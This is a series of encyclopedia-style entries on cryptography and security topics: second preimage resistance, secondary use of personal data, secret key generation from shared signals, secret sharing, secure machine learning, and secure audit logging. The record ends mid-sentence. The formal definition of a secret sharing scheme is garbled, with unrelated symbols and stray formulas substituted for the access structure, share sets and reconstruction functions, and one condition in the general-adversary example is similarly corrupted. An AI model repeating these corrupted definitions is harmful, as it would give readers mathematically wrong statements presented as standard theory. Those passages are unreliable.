This notion of combining searchable encryption schemes with TEEs is very recent and barely explored. We would like to stress that the following is in no way an exhaustive list of open problems. Although formal models for Intel SGX and hardware enclaves are given in Fisch et al. (2017) and Subramanyan et al. (2017), there has been no formal treatment for SSE-TEE schemes. Arguably, the most important next contribution in this area will relate to formal security definitions for SSE-TEE schemes. Another interesting open problem is to better understand the efficiency vs. security tradeoff in SSE-TEE schemes. Other than these theoretical questions, practical numbers on efficiency of SSE-TEE schemes and their comparison with SSE schemes are nonexistent. Future work targeting the evaluation of these schemes is much needed.

Weak collision resistance

Definition

Second preimage resistance is the property of a hash function that it is computationally infeasible to find any second distinct input that has the same output as a given input.

Background

The concept of one-way functions in cryptography is attributed to Jevons (1874). Second preimage resistance of hash functions has been introduced by Rabin in 1978 (Rabin 1978). Merkle called this concept weak collision resistance (Merkle 1979). For a detailed overview see (Preneel 1993).

Theory

Second preimage resistance is related to preimage resistance and one-wayness; however, the latter concept is typically used for functions with

input and output domain of similar size (one-way function). A minimal requirement for a hash function to be second preimage resistant is that the length of its result should be at least 128 bits (in 2024). A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. The relation between collision resistance, second preimage resistance, and preimage resistance is rather subtle, and it depends on the formalization of the definition: It is shown in (Rogaway and Shrimpton 2004; Stinson 2006) that under certain conditions, collision resistance implies second preimage resistance and second preimage resistance implies preimage resistance.

In order to formalize the definition, one needs to specify according to which distribution the first element in the domain is selected and one needs to express the probability of finding a second preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a key. One could then distinguish between three cases: The probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications. The second case is known as a Universal One-Way Hash Function or UOWHF.

Secondary Use Regulations

Laurent Bussard[27] ✉
(27) European Microsoft Innovation Center, Aachen, Germany

✉ **Laurent Bussard**
Email: lbussard@microsoft.com

Definition

Access control specifies conditions to fulfill before getting access to data. *Usage control* defines how data are handled when access is granted. In order to protect the privacy of users (*data subjects*) providing *personal data* to services (*data controllers*), usage control (or *data handling*) is associated with data. In the context of privacy policies and usage control, the term "secondary use" means using personal data in a different way than the primary reason why they were collected.

Background


The notion of secondary use was formalized in P3P (W3C Working Group 2006). In privacy policy languages and usage control, two types of secondary uses are described:

- *Secondary purpose*. A party collects personal data for a *primary purpose* and also uses them for a *secondary purpose*. For instance, an address is required for delivery but is also used for statistics on customer geographical distribution.
- *Secondary disclosure* (or *downstream data sharing*). A party collects personal data and discloses them to a *secondary recipient*. For instance, a

credit card number is required for payment and is shared with a fraud detection service.

Theory and Applications

Secondary purpose and secondary disclosure can be used together. However, for the sake of simplicity they are described separately in the remaining of this entry.




Secondary Purpose

Data handling specifies the behavior of data controllers with respect to collected data in terms of obligations (e.g., collected data must be deleted within a given data retention period), and in terms of rights (e.g., collected data may be used for given purposes).

Two types of purposes are defined: *primary purposes* describe why data are required and *secondary purposes* provide additional usage details. For instance, a credit card number is required for “Payment and Transaction Facilitation” (primary purpose) could be then used for “Pseudonymous Analysis” (secondary purpose).

While primary purposes are directly related to the service offered by the data controller, secondary purposes disclose more information on the service logic and dataflow. As a result, secondary purposes are often technical. For instance, secondary purposes in P3P 1.1 are “Web Site and System Administration,” “Research and Development,” “One-Time Tailoring,” “Pseudonymous Analysis,” “Pseudonymous Decision,” “Individual Analysis,” “Individual Decision,” “Contacting Visitors for Marketing of Services or Products,” “Historical Preservation,” “Contacting Visitors for Marketing of Services or Products Via Telephone,” and an extension point “Other Uses.”

Figure 1 shows an example where a patient provides medical data to a health service, which uses it for primary purpose “health” and for secondary purpose “statistic.” In this example both purposes (health and statistics) must be expressed by the policy of the health service.



Secondary Use Regulations, Fig. 1 Example of secondary purpose

Secondary Disclosure

Data handling specifies whether collected data can be shared with third parties. In this case, personal data subject to data handling is crossing trust domain boundaries. For instance a book store can share collected personal data with the shipping company in charge of delivering orders. Similarly, a health service can share personal data with an insurance to get additional services.

Figure 2 shows an example where a patient provides personal data to a health service, which uses it locally and discloses it to an insurance service. In this example, both data controllers (health and insurance services) must be mentioned as recipient in the privacy policy of the health service.

Secondary Use Regulations, Fig. 2 Example of secondary disclosure

The fact that collected data may be disclosed to third parties has to be communicated to the user and is thus expressed in the privacy policy of the data controller. P3P 1.1 (W3C Working Group 2006) lets specify classes of third parties to which collected data may be disclosed: “delivery services possibly following different practices,” “legal entities following our practices,” “legal entities following different practices,” “unrelated third parties,” and “public fora.” There is a trend in ongoing research on privacy policy languages to provide more control on secondary disclosure.

Data handling relying on classes of third parties to specify secondary disclosure is often not precise enough. Recent research works address this problem by extending data handling with access control rules on attributes

of third parties (Ardagna et al. 2008; Bussard et al. 2010; Becker et al. 2010; Pretschner et al. 2008), by taking into account privacy policies of third parties (Bussard et al. 2010; Becker et al. 2010), and/or by specifying chains of secondary disclosure (Bussard et al. 2010).

Definitions

Secret key generation is the process whereby two devices independently generate and agree on an encryption key based on observations of a common signal.

Background

Symmetric encryption with the Advanced Encryption Standard (AES) enables efficient and secure communication between networked sensing systems; yet it requires the prior establishment of a shared secret key. Due to resource constraints in sensing systems, traditional key distribution solutions that are based on public key cryptography, certificates, and a public key infrastructure are often not practical in sensor networks. In

contrast, secret key generation constitutes an alternative practical method for the establishment of a shared secret based on observations of a shared phenomenon. In turn, this shared secret can be directly used as the key for symmetric encryption or as input to a key derivation function (KDF).

Theory

The key idea behind secret key generation is that two (or more) sensing devices independently observe a phenomenon (i.e., a signal) and use these measurements to construct a random bit sequence. This observed phenomenon must satisfy a set of requirements (Xu et al., 2021). First and foremost, the observed phenomenon needs to be accessible and observable by all the legitimate parties that participate in the secret key generation. This ensures that the bit sequences that are independently generated by different sensor nodes are identical or nearly identical. Likewise, the observed phenomenon must be inaccessible to illegitimate parties. This ensures that a malicious observer would not be able to reconstruct the same random bit sequence. Finally, the observed phenomenon should have sufficient entropy. This ensures that the generated bit sequences are sufficiently random; thus they cannot be guessed or brute forced easily. Examples of signals used for secret key generation are wireless channel measurements, audio, motion, and human biometrics.

The Process of Secret Key Generation

Let us consider two devices, Alice and Bob, who wish to generate a random shared secret. The secret key generation process typically incorporates the following stages (Margelis et al., 2019):

- *Sampling*. Upon synchronization, Alice and Bob generate a sequence of N observations by measuring the common signal independently.
- *Preprocessing*. Alice and Bob independently preprocess the measurements (e.g., filtering, discrete cosine transformation, etc.).
- *Quantization*. Alice and Bob independently quantize the preprocessed measurements into a binary sequence.
- *Reconciliation*. Under ideal circumstances, the two independently generated bit sequences are identical, but in practice bit mismatches are expected and can be corrected with an error correction or reconciliation

protocol. Alice generates an error correction code based on her bit sequences and sends it to Bob. Bob, in turn, uses this code to correct the mismatching bits in his bit sequence.

- *Privacy Amplification*. In the final step, the now identical bit sequences are hashed. This step aims to increase the entropy of the generated keys and mitigate the problem of information leakage during the reconciliation stage.

It is highlighted that the above steps can be repeated periodically for establishing fresh ephemeral keys for forward secrecy.

The security of the key generation process relies on the assumption that a malicious eavesdropper, Eve, cannot generate the same secret key by independently repeating the above process using all the information that is transmitted in plain text in the reconciliation stage. In turn, this relies on the assumption that the observed phenomenon is sufficiently different when observed from Eve's perspective; therefore her measurements are uncorrelated to the measurements of Alice and Bob.

Application

Secret key generation algorithms have found application in a wide range of domains with several types of signals leveraged for key generation.

Radio Signals

Numerous signals have been used as the basis of secret key generation algorithms, but perhaps the most common type is radio signals. This is commonly referred to as physical layer key generation. Sensor nodes are typically able to measure the strength of the received signals, also known as the Received Signal Strength Indicator (RSSI). Assuming that the transmission power, the hardware, and the antennas remain constant, the received signal strength varies with the path loss that is the attenuation of the signal as it travels through the wireless channel. Alice and Bob can then exchange messages in a ping-pong fashion, independently measure their received signal strength, and use these measurements as the input signal for secret key generation. The wireless channel attenuation is, indeed, a phenomenon that satisfies all the requirements for secret key generation (Xu et al., 2021). Firstly, due to the property of channel reciprocity, the received signal strength of messages received by Bob from Alice and vice

versa are expected to be highly correlated if transmitted at the same frequency and nearly at the same time (concurrent reception and transmission is not possible with half-duplex radios typically found in sensor nodes). Secondly, when Eve is positioned at a distance of half wavelength (or more) from Alice and Bob, her local measurements of the received signal strength are expected to be uncorrelated. Thirdly, the channel loss in real-world environments is characterized by an unpredictable temporal variance caused by reflection, refraction, shadowing, and multipath fading. Margelis et al. (2019) have demonstrated the feasibility of physical layer secret key generation in various contexts including both 2.4 GHz and sub-GHz radios, indoor and outdoor environments, as well as static and mobile nodes.

Audio Signals

Audio signals share many similar properties to radio signals: they are characterized by reciprocity, and their propagation is affected by the environment that creates reflections, refraction, and multipath fading. Therefore, audio signals can be used for secret key generation, assuming the sensing devices are equipped with microphones and/or speakers. For example, Lu et al. (2019) present FREE, a secret key generation system that is based on inaudible audio signals. Similar to radio signals, Alice and Bob transmit acoustic signals to each other and then use the received signals from each other to estimate the acoustic channel. In turn, they generate secret keys by going through the quantization, reconciliation, and privacy amplification stages.

Movements

Other ubiquitous sensors, especially in wearable devices, are movement-based sensors such as accelerometers and gyroscopes. These enable secret key generation from devices that share similar movements, including handshaking (e.g., two smartwatches during a handshake) and gait (e.g., two wearable sensors on a walking individual). In addition to natural movements, secret keys can also been generated using observations of induced movements. For example, Bejder et al. (2020) propose SHAKE, an acceleration-based secret key generation system for deploying sensor nodes. The key idea is that one can generate an encryption key during deployment by holding two devices together and moving them randomly. These

movements generate highly correlated acceleration patterns on each device, allowing them to generate a shared secret key using observations of these shared induced movements.

Human Biometrics

In body-to-body communications, sensing devices that are part of the same body area network (BAN) (e.g., a wrist-worn wearable and a smart shoe) can generate secret keys from biometric signals originating from the human body that hosts them. Applicable biometric signals should be sufficiently distinctive such that different individuals would produce different keys, but also sufficient variable in time such that the same individual would produce different keys at different times. As an example, Lin et al. (2019) propose Heartbeats-to-Bits (H2B), a system that generates secret shared keys based on measurements of the vibrations that heartbeat causes on skin on different body locations. The main idea is that heartbeat causes highly correlated vibrations on different locations on the body; thus the measurements of these vibrations by different body sensors would also be correlated.

Others

While the above categories and examples represent the majority of signals used for secret key generation, any signal that satisfies the listed requirements can be applied, creating opportunities for creative solutions to the challenge of encryption key installation in sensor networks. One such example is VoltKey by Lee et al. (2019) which uses the spatiotemporally unique noise observed in commercial power line infrastructure to generate secret keys among co-located devices. Devices in the same electrical domain (e.g., same household) can generate shared keys, while the system rejects devices from nearby electrical domains (e.g., the neighboring household).

Open Problems and Future Directions

Secret key generation is highly dependent on the presence of natural or induced signals with specific properties. This presents opportunities for the discovery of new signals for secret key generation in new application domains. From a performance perspective, the algorithms proposed in the literature often have tuning knobs that control the trade-offs among security,

usability, and resource efficiency. An open challenge lies in identifying ways to optimize their configuration in ways that keep security risks at acceptable levels without severely compromising usability and performance. For signal generation algorithms that are based on radio signals specifically, we observe that the majority of the works are focused on short-range wireless technology, like IEEE 802.15.4. Extending those for long-range wireless technology, like LoRa, presents a nontrivial challenge given the natural delays associated with long-distance communication and the lower transmission rates.

Background

See *Access and Adversary structure*

Definition

Let $\mathcal{S}$ be a set with elements called *secrets*. Let $\mathcal{L}$ be a set of *n* parties. Let $\mathbb{F}_{16}$ be an *access structure* on $\mathcal{L}$. Let $\mathbb{R}^3$ be a set from which we say possible *shares* are chosen for party $S_L \subseteq \mathbb{L}$. A *secret sharing scheme* contains one *distribution algorithm* that *generates* a directory $\{(f_k, \phi_k), k \in \mathcal{K}\}$ and with some probability distribution secret shares (s_1, …, s_n) of a secret $S \in \mathbb{A}$, where $x \in \mathcal{D}_i$ such that given $\sum_{P \in \mathcal{C}(\bar{L})} m_P = 0$, where $\mathcal{B} = \{i_1, i_2, \ldots, i_{t_\mathcal{B}}\}$,

$$s \in \mathcal{S} \text{ is unique if and only if } \mathcal{B} \in \Gamma_\mathcal{P}. \tag{1}$$

The one who runs the distribution algorithm is called the *dealer*, who privately gives s_i to P_i and makes the directory $\mathbb{Z}_N$ public. Due to Eq. 1 functions $t \in \mathbb{Z}$ exist such that when $\mathcal{B} \in \Gamma_\mathcal{P}$,

$E_{K1}\left(S_m \oplus \oplus_{i=1}^{m=1} M_i\right) \oplus S_0$. When $t \in \mathbb{Z}$ is executed we say that parties in $a_{\mathfrak{q}}$ *recover the secret*, or *reconstruct the secret*.

Schemes in which $\mathrm{prob}(\mathbf{s}_{i_1}, \mathbf{s}_{i_2}, \ldots, \mathbf{s}_{i_{t_{\mathcal{B}}}})$, for $\mathcal{B} \notin \mathit{\Gamma}_{\mathcal{P}}$, is independent from $\mathcal{NL}(f)$ are called *perfect*. When a sharing scheme is perfect and for all *i*, we have $\omega\left(\log\log N\right)$, it is called *ideal*.

When $\mathbb{F}_{16}$ is a threshold *access structure*, then the secret sharing scheme for $\mathbb{F}_{16}$ is called a *threshold scheme*, to be more precise a *t-out-of-nthreshold scheme*, when *t* parties can recover the secret.

Note many texts use s_0 instead of *s* and some texts call the dealer P_0 (or p_0). When secret sharing is used in *secure multiparty computation*, it is common that the dealer is one of the *n* parties.

Theory

The concept of secret sharing was partially inspired by what nowadays is called *mechanical secret shares*. These shares can only be copied. An example of such a scheme can be found in Liu (1968, pp. 8–9). In modern secret sharing (Blakley, 1979; Shamir, 1979) secrets and shares are data on which computation is possible.

The 1979 work by Shamir (1979) has been cited more than 19,000 times (Google Scholar). So a complete survey is beyond the scope of this text. We start by explaining Shamir's scheme and then give in section "General Adversary Case" an example of a secret sharing scheme for a general *access structure*, explaining Benaloh and Leichter (1990). A topic which received attention immediately after Shamir's paper is the question regarding the size of the secret shares, which is briefly surveyed in section "Ideal Secret Sharing and Size of Shares." Enhanced properties of secret sharing are surveyed in section "Enhanced Properties." Finally, we mention some variants, which description does not fit the main description (see section "Variants").

When *A* is a set, we will use $a \in_R A$ to indicate that *a* is chosen uniformly random and independent of other relevant variables. (To emphasize the uniform aspect, some texts use $a \in_U A$ instead.)

Shamir's Secret Sharing

The Scheme

Let s be in a *finite field*$GF(q)$. To *distributes*, generate a random polynomial, $f(x) = a_{t-1}x^{t-1} + \cdots + a_2x^2 + a_1x + a_0$, of degree at maximum $t - 1$ over $GF(q)$ such that $f(0) = s$, i.e., choose $a_0 = s$ and $a_i \in_R GF(q)$ $(i \geq 1)$ and give each individual i the share $s_i = f(x_i)$, where $x_i \in GF(q)$, $x_i \neq 0$, and $\forall i, j (i \neq j) : x_i \neq x_j$. To a party P_i, let correspond x_i, information which is made public (or at least known when reconstructing the secret).

To *reconstructs* use Lagrange interpolation from any t shares. This results in $f(x)$. By taking $x = 0$, the secret $f(0)$ is obtained. Note that the scheme is a t-out-of-n threshold scheme.

Security

Theorem 1 *The scheme gives perfect privacy*.

Proof We need to prove that any $t - 1$ shares are independent of s. Consider the shares $s_{i_1}, s_{i_2}, \ldots, s_{i_{t-1}}$. Since $s_j = f(x_j)$ we obtain

$$\begin{pmatrix} f(x_{i_1}) \\ f(x_{i_2}) \\ \vdots \\ f(x_{i_{t-1}}) \end{pmatrix} = \begin{pmatrix} 1 & x_{i_1} & x_{i_1}^2 & \ldots & x_{i_1}^{t-1} \\ 1 & x_{i_2} & x_{i_2}^2 & \ldots & x_{i_2}^{t-1} \\ \ldots & \ldots & \ldots & \ldots & \ldots \\ 1 & x_{i_{t-1}} & x_{i_{t-1}}^2 & \ldots & x_{i_{t-1}}^{t-1} \end{pmatrix} \cdot \begin{pmatrix} a_0 \\ a_1 \\ a_2 \\ \vdots \\ a_{t-1} \end{pmatrix}$$

$$= \begin{pmatrix} 1 \\ 1 \\ 1 \\ \vdots \\ 1 \end{pmatrix} \cdot (a_0) + \begin{pmatrix} x_{i_1} & x_{i_1}^2 & \ldots & x_{i_1}^{t-1} \\ x_{i_2} & x_{i_2}^2 & \ldots & x_{i_2}^{t-1} \\ \ldots & \ldots & \ldots & \ldots \\ x_{i_{t-1}} & x_{i_{t-1}}^2 & \ldots & x_{i_{t-1}}^{t-1} \end{pmatrix} \cdot \begin{pmatrix} a_1 \\ a_2 \\ \vdots \\ a_{t-1} \end{pmatrix}.$$

Call A the $(t - 1) \times (t - 1)$ matrix. Since A is Vandermonde, it is invertible and its determinant is $\left(\prod_j x_{i_j}\right) \prod_{\substack{j,j' \\ j>j'}} (x_{i_j} - x_{i'_j}) \neq 0$. Now note

that $A \cdot \begin{pmatrix} a_1 & a_2 & \dots & a_{t-1} \end{pmatrix}^T$ is uniformly random, since $(a_1, a_2, \ldots, a_{t-1}) \in_R GF(q)^{t-1} = GF(q) \times \cdots \times GF(q)$. So, using the one-time pad theorem (Shannon, 1949), we obtain the result.

Properties of Shamir's Scheme

McEliece and Sarwate (1981) pointed out that Shamir's scheme is a Reed-Solomon code, used as an erasure code. The difference however is that $t - 1$ of the inputs over $GF(q)$ are uniformly random, while when used as an erasure code they are data. A consequence of this observation is that when $n \geq 3(t - 1) + 1$, up to $t - 1$ errors can be corrected, a property used in particular in *verifiable secret sharing* and in *perfectly secure message transmission*.

Benaloh (1987) pointed out that Shamir's scheme is *homomorphic*, which means that the reconstruction of the secret is a linear function. This and variants of this property have been exploited in; see: *threshold cryptography*.

Several variants of Shamir's scheme have been proposed, e.g., to facilitate *threshold cryptography*.

General Adversary Case

The generalization from threshold schemes was proposed in Ito et al. (1987). First note that when $\mathcal{L}$ is an n-set and $\mathbb{F}_{16}$ is a monotone *access structure*, then it corresponds to a monotone function f, i.e., a Boolean function which can be expressed using AND and OR gates only, as we now explain. To obtain the monotone function f, define it as follows. To each $\mathcal{B} = \{P_{i_1}, P_{i_2}, \ldots, P_{i_l}\} \subseteq \mathcal{P}$, let $x_{i_1} = x_{i_2} = \cdots = x_{i_l} = 1$ and $x_j = 0$ when $G = \mathbb{F}_q^*$. Now let $f(x_1, x_2, \ldots, x_n) = 1$ if and only if $\mathcal{B} \in \Gamma_{\mathcal{P}}$.

Given a monotone Boolean function, Benaloh and Leichter (1990) algorithm allows to find shares for the corresponding monotone access structure, which we now explain using an example. For simplicity we assume that the fan-in (number of inputs) of each gate is 2 and that the secret s is in a finite Abelian group $G(+)$. Take as example $f(x_1, x_2, x_3) = (x_1 \wedge x_2) \vee (x_1 \wedge x_3)$. To make shares start with the last gate, i.e., the one that will provide the final output, put the secret s as a label at the final output

wire of the circuit. Then proceed giving labels to the input wire of that final gate, continuing the process moving towards the input wires of the circuit, as follows. For any $\vee$ gate, let the labels at each of the input wires be copies of the label at the output wire. For the ith $\wedge$ gate assume that u_i is the label of the output wire. Then put a random $r_i \in_R G$ as a label for one of the input wires and $u_i - r_i$, computed over G, as the label for the other input wire. When all gates have been processed, let the share of P_i be the tuple of all labels of the input wire x_i. For the function in our example, using this approach, we easily obtain, for example, that the share of P_1 is (r_1, r_2), of P_2 is $s - r_1$, and of P_3 is $s - r_2$. We can easily verify that both $\{P_1, P_2\}$ and $\{P_1, P_3\}$ can compute s from their shares. Moreover, when P_2 and P_3 try, their info they have is independent of s, as easily follows from the property of the one-time pad (Shannon, 1949).

We now give a second example, using notations commonly used by the combinatorics community, using, in particular, lowercase letters for participants. In this example, the shares are obtained using linear functions. Let p_0 be the dealer and we have $n = 4$ participants. Suppose the random vector $\mathbf{t} = (t_0, t_1, t_2)^T$ were used to generate shares $\mathbf{s} = (s_0, s_1, s_2, s_3, s_4)^T$, where s_0 is the secret, as follows. Let $\mathbf{h}_i$ be a row in matrix H over Z_5, where

$$H = \begin{bmatrix} \mathbf{h}_0 \\ \mathbf{h}_1 \\ \mathbf{h}_2 \\ \mathbf{h}_3 \\ \mathbf{h}_4 \end{bmatrix} = \begin{bmatrix} 1 & 0 & 0 \\ 1 & 1 & 0 \\ 1 & 2 & 0 \\ 1 & 1 & 1 \\ 1 & 2 & 4 \end{bmatrix}.$$

Numbering the rows and columns of H starting with zero, the share $s_i = \mathbf{h_i} \cdot \mathbf{t}$. This means that since s_0 is the secret, we have in this case that $s_0 = t_0$. It is then easy to prove that when $\mathbf{h}_0$ is equal to a linear combination of other rows in H, the corresponding participants can recover s_0. To this particular H corresponds over Z_5, the *minimalauthorized access structure* $\{\{p_1, p_2\}, \{p_1, p_3, p_4\}, \{p_2, p_3, p_4\}\}$. Other properties of this secret sharing scheme were analyzed in Desmedt et al. (2021).

Ideal Secret Sharing and Size of Shares

When $|S_0| = q^m$, Karnin et al. (1983, p. 38–40) showed bounds on n to obtain an ideal t-out-of-n threshold scheme. In particular they showed that when $t = 2$, $n \leq q^m$. This implies that when $n > q^m$, the 2-out-of-n can *not* be ideal.

The first paper which studied, in a systematic way, which access structures allow for ideal secret sharing schemes made a link with matroids (Brickell and Davenport, 1990, 1991). However, not all matroids define an ideal secret sharing scheme (Seymour, 1992) and the problem in its generality remains unsolved. Lately, several subclasses of secret sharing schemes were introduced. For some of these subclasses the ideal ones were described explicitly. For more details, consult Hameed and Slinko (2015).

Since the work by Karnin et al. (1983), it is well known that for some values of t and n no ideal threshold scheme exists. The first proof that, for some general access structures, the scheme must be nonideal was given in Benaloh and Leichter (1990, p. 33). The question then is what is the minimal size needed for the shares, in particular in the case of a general access structure. An important measure is called the *information rate* of the scheme. It is the ratio between the size of the secret and that of the largest share given to any participant. Capocelli et al. (1991) adapted the use of entropy used first by Karnin et al. (1983), but instead of using it for showing conditions on threshold schemes to be ideal, they used it for bounds on the information rate. Numerous papers have improved these results, such as Blundo et al. (1997) and Beimel et al. (2022).

Enhanced Properties

There are several enhancements that have been proposed.

Dealing with Active Adversaries

Most of the above material deals with passive adversaries. We now survey active adversaries.

During the reconstruction of the secret, participants could cause deliberate errors. There are two types of solutions to deal with this scenario. Solutions to perform error correction are called *robust secret sharing*. Besides McEliece and Sarwate (1981), other solutions include Rabin and

Ben-Or (1989), which success is probabilistic. For some more recent work on the topic, consult Fehr. When the second type of approach is used, one only obtains error detection. This approach is called *secret sharing secure against cheating* (Tompa and Woll, 1988) (see also, e.g., Obana 2011).

The scenario the dealer is dishonest falls under *verifiable secret sharing*.

Dynamic Aspects

Several dynamic aspects have been studied, which we survey.

First of all, the shares parties have could become compromised, such as stolen or lost. *Proactive secret sharing* was proposed as a solution (for more details see *threshold cryptography*).

A second issue is that the access structure might have to be changed. This issue has been called *share redistribution*. Solutions have been proposed such that any authorized set $C \in \mathcal{C}$ of non-faulty participants can redistribute, without computing the secret *s* and using secure channels, shares of *s* for a new access structure Γ' with $\mathcal{Q}$ the new set of participants; for details, see, e.g., Desmedt and Jajodia (1997). Depending on the circumstances some of the old participants might have to destroy their old shares.

Another dynamic aspect is that one wants to add new participants. A nice solution to this problem for the case of a threshold access structure was proposed in Bao et al. (1997). However, a problem with this type of solution is that one cannot continue adding more participants, or one violates the Karnin-Greene-Hellman bounds (see section "Ideal Secret Sharing and Size of Shares"). The solution is to plan in advance that new participants may be added. Such schemes are now called *evolving secret sharing* (Komargodski et al., 2017; Komargodski and Paskin-Cherniavsky, 2017).

Variants

Many schemes with variant properties have been proposed, which we briefly survey. In perfect secret sharing schemes a subset of parties have, informally spoken, either no clue of the secret or can recover it. Ramp schemes are in between (Blakley and Meadows, 1985), i.e., some set of participants may have partial information.

In the modern secret sharing schemes we discussed, a share is data. This is however different when optical transparencies are used. In that case the secret might be an image, and each share is random-looking and printed on an old-fashioned transparent. The idea was introduced independently by Kafri and Keren (1987) and by Naor and Shamir (1995), although there are some differences.

Definition

Secure and Privacy-preserving Machine Learning (ML) is an active area of research and development focusing on security and privacy protection concerning ML models.

Background

Artificial Intelligence (AI) nowadays is a mainstream topic, and one of the reasons for this is the unprecedented breakthroughs achieved by Machine Learning models. The broader the adoption of ML models, the higher may be the risks associated with their vulnerabilities. Therefore, assessing ML model vulnerabilities, identifying suitable defense strategies and techniques

to mitigate confidentiality, integrity, and availability risks as well as privacy concerns, without jeopardizing an *ML model utility* is particularly relevant nowadays. In this context, major attention has been devoted to the *learning process*, since its outcome may have a direct impact on the *robustness* of the ML model. The study of secure and privacy-preserving ML models involves a mix of technical topics (e.g., ML algorithms, statistics, security, privacy protection, data governance). Moreover, the importance of secure ML models goes beyond the technical context, as testified as an example, by its role in the European Union Artificial Intelligence Act (EU Commission 2021) and furthermore in the perspective of the GDPR (European Parliament and Council 2016).

Theory

ML models may present vulnerabilities that can be analyzed according to several points of view (Barreno et al. 2006). One perspective is offered by the *attacker goal*. The attacker may challenge an ML model *confidentiality* to infer information about the training data. If the training dataset includes personal data, the attack may represent also a threat to data subjects' privacy.

An example is represented by *Membership Inference Attacks* (MIA) where the attacker goal is to infer whether a specific data record is included in the training dataset with different impacts according to the specific dataset considered (Hu et al. 2022).

The attacker interest may be related to control, at least partly, the model output at inference time. Provided that the attacker has a certain level of control over the learning process, the attacker may try to manipulate the training data in a *Data Poisoning Attack*. The attack can be carried out injecting targeted training data with the goal to compromise the model *integrity* (e.g., the model sensitivity to a specific input), or it can be untargeted to eventually compromise the model *availability* (e.g., lowering model accuracy) (Barreno et al. 2006).

Other attacks are also possible, such as *adversarial examples* targeting the integrity of the ML model or *adversarial attacks in the context of explainable AI* where the goal could be to impact on the ML system trustworthiness (Baniecki and Biecek 2024).

The adversarial environments in which ML model operates may differ with respect to adversary's goals, knowledge about the target ML model, or capabilities. Also, attackers can act in one or more phases of an ML model development lifecycle including pre-training, training, and inference. Furthermore, there are several attack models that have been identified and the research work continues contributing to the identification of many threat models. The *defense strategy* should therefore be articulated, designed according to considerations that are common to any information technology context (e.g., access control, infrastructure hardening), but also analyzing aspects that are specific to ML models and the learning process (e.g., regularization techniques that may contribute to curb overfitting and eventually the vulnerability to certain Data Poisoning Attacks) (Biggio and Roli 2018).

Open Problems and Future Directions

New attack models and corresponding defense strategies are being investigated to improve protection and minimize the impact on the ML model utility with research works focusing on discriminative and generative models. A relevant topic is related to data governance and protection: the development of frameworks and tools could help defenders to proactively manage the risks associated to attacks and to comply to the requirements of (as applicable), regulations (e.g., AI Act, GDPR), standards, and best practices.

Secure logging

Definition

An audit log is a chronological record of the activities occurring within an information system. A secure audit log prevents the modification of log data by an unauthorized entity, providing integrity checks over the log content.

Background

An audit log is constituted of a sequence of log entries, each of which is related to a noteworthy event that has occurred within the monitored system. Collecting log data, either at regular intervals or on an event-driven basis, is fundamental to reconstruct valuable snapshots of past and current states of the system in order to analyze both regular and anomalous behaviors to the end of responding to erroneous behaviors, and ensuring compliance with established policies and procedures. Therefore, as a relevant part of any IT system, the audit log represents a prime target to effectively break through security barriers arranged to protect sensitive

information. A cryptographic solution for secure logging allows the state of an untrusted system to be audited in order to detect unauthorized past activities by either inside or outside attackers. Nevertheless, a cryptographic scheme cannot prevent attacks. Preemptive countermeasures must necessarily rely upon the availability of tamper-resistant hardware and/or secure communication channels. Tamper-resistant hardware has been employed in securing database systems maintained in untrusted environments (Maheshwari et al., 2000) and in storage-based intrusion detection systems (IDSs) (Pennington et al., 2003), where the IDS component embedded in the storage device's firmware remains active even if an external source executes software with the same privileges of the operating system. Other traditional methods to protect logs from tampering include write once read many (WORM) optical drives and continuous feed printers, whereas replication of logged data on many remote trusted servers forces an attacker to break into all or most of the remote hosts in order to erase evidence of her actions (Herlihy and Tygar, 1987).

Theory

The detection of both unauthorized modification and intentional destruction of log entries implies the use of integrity mechanisms which need to be irrevocably tamper-evident. Besides typical data integrity requirements, a secure log ought to satisfy a log stream integrity property in order to ensure that the log entries are in the same chronological order as recorded by the system component responsible for logging. In practical scenarios, audit logs are generated and stored on an untrusted host U (which is assumed to be not sufficiently tamper-resistant); later in time, the audit data are relayed to a trusted server T, who is in charge of validating the received audit log. A moderately trusted entity V (authorized by T through a verification key) may need to verify the authenticity of the audit data, while they are still on U in case there is no high-bandwidth constant throughput channel between U and T. Whenever an attacker gains access to the untrusted logging machine U, he/she may gain the necessary privileges to modify either archived data or audit log entries without any restrictions before the communications with T takes place. Thus, in order to allow either V or T to detect any integrity violation, a secure version of the audit log, stored on U, requires a forward-secure stream integrity mechanism to be employed

(Bellare and Yee, 2003; Kelsey and Schneier, 1999; Ma and Tsudik, 2009). Forward-secure stream integrity refers to the incapability of the attacker to modify, delete, or reorder the existing log entries, as well as create new bogus entries with logging time preceding her break-in time without being detected. The forward-secure sequential aggregate (FssAgg) authentication scheme defined by Ma and Tsudik (Ma and Tsudik, 2009) provides an effective secure logging approach, which (i) is forward-secure, (ii) does not rely on trusted servers to aid V in verifying log integrity, and (iii) defends against the deletion of a contiguous subset of most recent log entries generated right before the attacker intrusion. The FssAgg authentication scheme improves upon previous approaches (Bellare and Yee, 2003; Kelsey and Schneier, 1999) and represents the most complete solution for audit log authentication. In the FssAgg authentication scheme, a sequence of signatures (created through a keyed hash function or a digital signature function) is sequentially combined into a single aggregate signature. Only the last aggregate signature is kept in the audit log, whereas previous aggregate signatures are securely deleted. A successful validation of an aggregate signature is equivalent to the validation of each signature along the chain used to generate it, whereas an unsuccessful validation implies that at least one component signature is invalid and therefore at least one log entry is not verified. U is assumed not to be compromised, at initialization time, when an audit log is opened. U uses a key generation algorithm to generate the initial cryptographic keys and transmits them to T over a secure channel; thereafter, U records the first log entry as a fixed message and computes the corresponding signature using the initial signing key. The current signing key is then updated applying a one-way function to it. In this way, V or T can detect the potential total deletion of the audit log by an attacker. At each occurrence of a new log entry, U employs an aggregate signing algorithm that given a message, the current aggregate signature over the previous log entries and a signing key, computes the aggregate signature on all entries and erases the old one. Then, the key update algorithm uses the one-way function to compute the new forward-secure key and safely deletes the old one. The aggregate signing algorithm provides forward-secure stream integrity because an attacker cannot forge the aggregate signature without knowing any signing key employed prior to his/her break-in. Therefore, the computation of a single aggregate signature for all entries of the audit log makes the alteration or deletion of any log

